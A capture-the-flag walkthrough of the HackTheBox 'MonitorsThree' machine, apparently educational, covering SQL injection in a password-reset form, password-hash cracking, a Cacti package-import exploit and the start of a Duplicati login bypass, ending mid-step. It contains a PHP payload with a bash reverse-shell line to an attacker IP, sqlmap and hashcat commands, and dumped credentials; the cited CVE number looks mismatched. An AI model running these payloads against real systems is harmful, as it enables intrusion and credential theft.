HackTheBox - MonitorsThree
Introduction
This write-up details my approach to solving the HackTheBox machine “MonitorsThree”. The box demonstrates several vulnerabilities including SQL injection, exploitation of CVE-2023-28858 in Cacti, and privilege escalation through a known Duplicati login bypass vulnerability.
Initial Reconnaissance
Starting with a Rustscan to identify open ports:
1
❯ rustscan --ulimit 5000 -a monitorsthree.htb -- -sC -sV
The scan revealed two open ports:
- Port 22 (SSH) - OpenSSH 8.9p1
- Port 80 (HTTP) - nginx 1.18.0
Web Application Analysis
The landing page of the website: 

The website contained a login page with password reset functionality. Initial testing revealed:
- Password reset worked for ‘admin’ user

- Failed for non-existent users (user enumeration vulnerability)
SQL Injection Discovery
Testing the password reset functionality revealed a SQL injection vulnerability. We can test this by using sqlmap and pointing it to an intercepted HTTP request to the forgot_password.php:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
POST /forgot_password.php HTTP/1.1
Host: monitorsthree.htb
Content-Length: 14
Cache-Control: max-age=0
Origin: http://monitorsthree.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://monitorsthree.htb/forgot_password.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=2a4e34or6vn98i9js52am99ndd

username=admin
The application was vulnerable to time-based blind SQL injection, revealing two databases:
1
2
3
4
5
6
7
8
❯ sqlmap -r forgot_password_request.txt --dbs --batch

POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable

retrieved: monitorsthree_db
available databases [2]:
[*] information_schema
[*] monitorsthree_db
Further enumeration of the tables:
1
2
3
4
5
6
7
8
9
10
11
12
13
❯ sqlmap -r forgot_password_request.txt -D monitorsthree_db --tables --batch

retrieved: users
Database: monitorsthree_db
[6 tables]
+---------------+
| changelog     |
| customers     |
| invoice_tasks |
| invoices      |
| tasks         |
| users         |
+---------------+
Retrieved credentials from the users table using a sqlshell from sqlmap:
1
2
3
select username, password from monitorsthree_db.users [2]:
[*] admin,31a181c8372e3afc59dab863430610e8
[*] dthompson,c585d01f2eb3e6e1073e92023088a3dd
Cracking the hash with hashcat:
1
2
3
4
5
6
7
❯ hashcat -m 0 -a 0 admin_hash.txt ~/htb/code/rockyou.txt
hashcat (v6.2.6) starting

31a181c8372e3afc59dab863430610e8:greencacti2001

Started: Wed Jan 15 23:30:09 2025
Stopped: Wed Jan 15 23:30:11 2025
These credentials work for the login prompt in the landing page: 
However, there isn’t much here that can help us.
Initial Foothold
Cacti Exploitation
I used ffuf and discovered a subdomain:
1
❯ ffuf -r -w ~/htb/code/SecLists/Discovery/DNS/subdomains-top1million-110000.txt:FUZZ -u 'http://monitorsthree.htb' -H "Host: FUZZ.monitorsthree.htb" -mc 302
http://cacti.monitorsthree.htb running Cacti 1.2.26:
- Vulnerable to CVE-2023-28858
- Used publicly available PoC to gain initial access
Cacti login page: 
The same admin credentials we cracked earlier log us in to cacti as well: 
Google search reveals known vulnerabilities and a PoC: cacti-release cacti-vulnerability-article PoC
Here is the php to create our malicious payload that will trigger our reverse shell to connect back to our attacking machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
<?php
$xmldata = "<xml>
   <files>
       <file>
           <name>resource/test.php</name>
           <data>%s</data>
           <filesignature>%s</filesignature>
       </file>
   </files>
   <publickey>%s</publickey>
   <signature></signature>
</xml>";
$filedata = "<?php exec(\"/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.235/4444 0>&1'\"); ?>";
// Rest of exploit code...
?>
Next, we upload the created gz file in the Import Packages section of cacti: 
As the PoC mentions, after importing, we need to visit the webpage where the payload is hosted for our reverse shell to execute and connect back to our listener:
1
http://cacti.monitorsthree.htb/cacti/resource/test.php
Check our listener and we have a shell as the www-data user on the target:
1
2
3
4
5
6
7
8
9
10
❯ sudo ncat -l $(bash ~/htb/code/scripts/htb_ip.sh) -nvp 4444
Password:
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on 10.10.14.235:4444
Ncat: Connection from 10.129.231.115:52188.
bash: cannot set terminal process group (1092): Inappropriate ioctl for device
bash: no job control in this shell
www-data@monitorsthree:~/html/cacti/resource$ whoami
whoami
www-data
We can upgrade our shell:
1
python3 -c 'import pty; pty.spawn("/bin/bash")'
Privilege Escalation to User
Look for users to escalate to:
1
2
3
www-data@monitorsthree:~$ cat /etc/passwd |grep -E 'bash$'
root:x:0:0:root:/root:/bin/bash
marcus:x:1000:1000:Marcus:/home/marcus:/bin/bash
Database Enumeration
Found multiple database credentials in configuration files. First in /var/www/html/app/admin/db.php:
1
2
3
4
5
6
7
www-data@monitorsthree:~/html/app/admin$ cat db.php
cat db.php
<?php

$dsn = 'mysql:host=127.0.0.1;port=3306;dbname=monitorsthree_db';
$username = 'app_user';
$password = 'php_app_password';
This is the database we already enumerated with sqlmap, so we can move on.
Second, in /var/www/html/cacti/include/config.php.dist:
1
2
3
4
5
6
7
8
9
10
11
12
$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'localhost';
$database_username = 'cactiuser';
$database_password = 'cactiuser';
$database_port     = '3306';
$database_retries  = 5;
$database_ssl      = false;
$database_ssl_key  = '';
$database_ssl_cert = '';
$database_ssl_ca   = '';
$database_persist  = false;
cacti is a new database to us, so let’s connect and view the databases:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
www-data@monitorsthree:~$ mysql -hlocalhost -ucactiuser -pcactiuser
mysql -hlocalhost -ucactiuser -pcactiuser
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 540
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| cacti              |
| information_schema |
| mysql              |
+--------------------+
3 rows in set (0.001 sec)
We get logged in and see the cacti database is now available. Showing the tables, we find a user_auth table:
1
2
3
4
5
6
7
8
9
10
MariaDB [cacti]> select username, password from user_auth;
select username, password from user_auth;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$tjPSsSP6UovL3OTNeam4Oe24TSRuSRRApmqf5vPinSer3mDuyG90G |
| guest    | $2y$10$SO8woUvjSFMr1CDo8O3cz.S6uJoqLaTe6/mvIcUuXzKsATo77nLHu |
| marcus   | $2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK |
+----------+--------------------------------------------------------------+
3 rows in set (0.001 sec)
Cracked Marcus’ hash using hashcat:
1
2
3
4
❯ hashcat -m 3200 -a 0 bcrypt_hashes.txt ~/htb/code/rockyou.txt
hashcat (v6.2.6) starting

$2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK:12345678910
Successfully switched to marcus user, and obtained the user flag:
1
2
3
4
5
6
7
8
9
www-data@monitorsthree:~$ su marcus
su marcus
Password: 12345678910

marcus@monitorsthree:/var/www$ cd
cd
marcus@monitorsthree:~$ cat user.txt
cat user.txt
adeb59156b3c518a5e798e---snip---
Marcus also had a ssh private key, so we can get a stable ssh shell now:
1
2
3
marcus@monitorsthree:~$ cat .ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
---snip---
Privilege Escalation to Root
Duplicati Exploitation
Found Duplicati running on port 8200 internally. Used port forwarding to access:
1
❯ ssh -L 8200:127.0.0.1:8200 -i marcus.key marcus@monitorsthree.htb
We can now visit the Duplicati login page: 
There are a few write-ups on an authentication bypass with Duplicati: duplicati-auth-bypass
The first step is to get the server_passphrase from the Option table in the sqlite db named Duplicati-server.sqlite which we found during enumeration and transferred to our attacker machine:
1
2
3
4
5
6
